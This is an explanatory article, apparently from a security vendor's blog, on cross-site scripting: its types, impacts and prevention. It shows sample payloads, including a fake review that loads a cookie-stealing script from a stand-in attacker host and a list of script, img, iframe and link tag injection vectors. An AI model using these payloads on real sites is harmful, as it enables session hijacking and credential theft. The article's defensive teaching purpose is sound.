Cross-Site Scripting (XSS) & How to Prevent Attacks
Key Takeaways
- Cross-site scripting (XSS) is a common and dangerous web vulnerability that allows attackers to inject malicious scripts into trusted websites, leading to session hijacking, credential theft, site defacement, and other serious threats.
- XSS primarily appears in three forms — stored, reflected, and DOM-based — each exploiting different aspects of web applications to execute harmful code in a user's browser.
- Preventing XSS requires robust input validation and sanitization, context-aware output encoding, enforcing a strong Content Security Policy (CSP), and ongoing security testing.
Cross-site scripting (XSS) attacks are bad news. And they can affect lots of people, often unknowingly. Chief among the top cybersecurity threats affecting users worldwide, any website with unsafe elements can become vulnerable to XSS attacks — making visitors to that website unwitting cyberattack victims.
To secure your website from XSS attacks, you must first know what they are. This post explains important information about XSS attacks, including how they work, their impact, types of XSS attacks, and, crucially, what you can do to prevent them.
What is a cross-site scripting (XSS) attack?
An XSS attack is a common cyberattack in which attackers use vulnerabilities in trusted websites to inject malicious scripts — commonly a client-side JavaScript code — and execute that code in the browsers of users who visit the website. Though the host includes the malicious code, XSS targets the visitors to the injected website.
Let’s see what an XSS attack looks like in practice.
Cross-site scripting (XSS) attack examples
Imagine you’re browsing a well-established news site, like the BBC or The Wall Street Journal. Because your browser trusts the website — it’s established and has the appropriate credentials — your browser can't verify the legitimacy of any additional script an attacker may have injected. This enables the malicious script to perform unauthorized (often unknowable) actions on your browser, like:
- Stealing sensitive data, session cookies, or tokens, etc.
- Sending malicious plugins, media, or software downloads to the client side.
In this process, the attacker bypasses the browser’s origin policy and uses malicious code to attack readers of the website.
(Related reading: website performance monitoring & security monitoring.)
How does XSS work?
XSS exploits vulnerabilities in your web pages and websites. When the same-origin policy is not properly implemented on a webpage, it allows attackers to inject malicious scripts from anywhere. Here are the general steps of an XSS attack, from its craft to total compromise:
- An attacker uses <script> tags to identify websites with vulnerabilities that they can inject malicious scripts into.
- The attacker then injects malicious code into the website or creates harmful links and distributes them via email or social media.
- The malicious script executes when users visit the compromised page or click the harmful links.
Cross-site scripting (XSS) attack types
There are at least four types of XSS attacks. Let’s look at each.

Stored XSS attacks
In a stored or persistent XSS attack, the attacker permanently stores malicious scripts in the target website, such as user review forms, message boards, or social networks. These scripts are then executed whenever a user accesses the compromised content.
For example, on a retail website with a vulnerable feedback form, an attacker could post a review containing a malicious script:
The product was great and worth the price <script src=”http://attacksite.com/stealUserAuth.js”></script>
This script steals authentication data when users view the feedback, allowing the attacker to access sensitive user information like session cookies and credit card details.
Reflected XSS attacks
Reflected XSS attacks occur when malicious scripts are reflected off a web server, typically through vulnerable input fields like search forms. These attacks are non-persistent and only execute when the malicious link is clicked by a user.
For instance, an attacker finds a vulnerable website and injects a script into the search query. The server reflects this script to the user. The attacker then crafts a malicious link with the script embedded and distributes it via email or social media. When an unsuspecting user clicks the link, the malicious script executes in their browser.
DOM-based XSS attacks
DOM-based XSS attacks exploit client-side JavaScript vulnerabilities by injecting malicious scripts into the Document Object Model (DOM). These attacks occur when a website processes and writes unstructured data directly from the URL or other client-side input back into the web page.
For example, if a website displays a user's name from the URL, such as http://website.com/index.html?name=Mary, an attacker can craft a malicious link like so:
http://website.com/index.html?name=<script>alert(document.cookie)</script>
When an unsuspecting user clicks this link, the browser executes the malicious script, compromising the user's session by displaying their cookies through the alert function.
Cookie grabber attack
A cookie grabber attack targets session cookies, which store sensitive information like login credentials.
By exploiting vulnerabilities in a website, attackers can inject code to steal these cookies, gaining unauthorized access to user accounts.
For example, an attacker might inject malicious code into a website’s comment section. When a user visits the compromised page, the code sends the user's cookies to the attacker's server. This allows the attacker to hijack the user's session and access their account without permission.
Impacts of XSS attacks
Now that we know how they work, we can start to see the consequences of XSS attacks. Based on the attack type, the users, and the types of data targeted by attackers, XSS attacks can have several different consequences.
Here are some possible damages of XSS attacks on your organization:
- Hijacking user accounts: Attackers can extract session cookies and hijack user accounts, mimicking legitimate users and performing unauthorized actions.
- Performing unauthorized actions: If attackers control an administrator account, they can view user details, access databases, and modify code.
- Stealing sensitive information: Attackers can leak sensitive information, such as login credentials, banking details, contact information, and purchase histories.
- Downloading malware & spreading botnet attacks: Malicious links can redirect users to download malware or create and spread botnets from compromised accounts.
- Stealing credentials: Attackers can create clone login pages using XSS vulnerabilities to steal user credentials by forwarding them to a server they control.
How to find websites vulnerable to XSS attacks
You can check that your website has weak points that expose you to XSS attacks in two ways — manually checking via payloads or using an automated approach.
- Manually testing using attack payloads. Inject a malicious payload manually to your website. For example, use the alert () function in your inputs and check if reflected in your browser.
- Using a web vulnerability scanner. These tools can automate XSS detection, using static and dynamic analysis of JavaScript to detect XSS vulnerabilities.
(Stay relevant on threat actors with security events to attend and security articles to read.)
XSS attack vectors
Following are the common HTML tags and their attributes used to insert malicious code and carry out cross-site scripting attacks:
The <script> tag
x<script src=http://website.com/stealUserAuth.js></script>

<script> alert("XSS");</script>
The <img> tag
<img src="javascript:alert("XSS");">

<img dynsrc="javascript:alert('XSS')">

<img lowsrc="javascript:alert('XSS')">

<img src=”test” onerror=alert("XSS")>
The <input> tag
<input type="image" src="javascript:alert('XSS');">
The <body> tag
<body background="javascript:alert("XSS")">
The <object> tag
<object type="text/x-scriptlet" data="http://website.com/test.html">
The <iframe> tag
<iframe src="http://website.com/test.htm">
The <div> tag attributes
<div style="background-image: url(javascript:alert('XSS'))">
The <link> tag
<link rel="stylesheet" href="javascript:alert('XSS');">
How to prevent XSS attacks
XSS attacks are bad news. Preparing for them is possible, particularly by minimizing vulnerabilities. Here are the proper security techniques to use to prevent XSS attacks:
Sanitize outputs properly. Depending on the user input, use a suitable escaping technique like HTML escape, CSS escape, JavaScript escape, URL escape, etc. Use a trusted and verified library to escape HTML inputs.
Input validation. For example, validate URLs containing safe protocols like HTTP and HTTPS, validate numerics to ensure the input does not contain unnecessary characters, etc.
Enforce the Content Security Policy (CSP). This policy allows users to only load client-side resources, such as JavaScript and CSS, from trusted sources.
Set the HttpOnly flag. You can set this flag in the cookies to prevent JavaScript code from accessing the cookies.
Use the X-XSS-Protection header. Set this in browsers like Google Chrome and Microsoft Edge to prevent reflected XSS attacks.
Implement Web Application Firewalls. WAFs can check for specific attack strings and block them.
FAQs
What is the defense-in-depth principle and how does it help in securing web applications?
The defense-in-depth principle involves implementing multiple layers of security mechanisms to protect against various types of attacks. In the context of web applications, this means deploying security measures at different levels — network, application, host, and data—to create overlapping layers of defense.
By employing diverse security controls such as firewalls, encryption, access controls, and regular security assessments, organizations can mitigate the risk of XSS and other vulnerabilities more effectively.
What is OWASP's XSS Prevention Cheat Sheet and how can it aid in creating an XSS defense mechanism?
OWASP's XSS Prevention Cheat Sheet provides comprehensive guidance and best practices for developers to prevent XSS vulnerabilities in web applications. It includes detailed recommendations on:
- Input validation
- Output encoding
- Proper use of security headers like Content Security Policy (CSP) and X-XSS-Protection.
By following OWASP's guidelines, developers can implement robust defenses against XSS attacks, ensuring that user inputs are properly sanitized and malicious scripts are effectively mitigated.
Summing up XSS attacks
XSS attacks are injection-type attacks where attackers inject malicious scripts into web browsers and compromise legitimate user accounts to perform various malicious activities. Three XSS attacks differ in how the malicious script is stored, delivered, and executed. XSS attacks can have severe consequences for both the users and the website, including:
- Account and website hijacking
- Data leakage
- The spreading of malware and botnets
Cybersecurity protocols and ongoing cyber hygiene support the necessary security measurements discussed in this article to prevent and reduce the risks of XSS attacks — and help businesses stay resilient.
FAQs about Cross-Site Scripting (XSS) & How to Prevent Attacks
Related Articles

How to Use LLMs for Log File Analysis: Examples, Workflows, and Best Practices

Beyond Deepfakes: Why Digital Provenance is Critical Now

The Best IT/Tech Conferences & Events of 2026

The Best Artificial Intelligence Conferences & Events of 2026

The Best Blockchain & Crypto Conferences in 2026

Log Analytics: How To Turn Log Data into Actionable Insights

The Best Security Conferences & Events 2026

Top Ransomware Attack Types in 2026 and How to Defend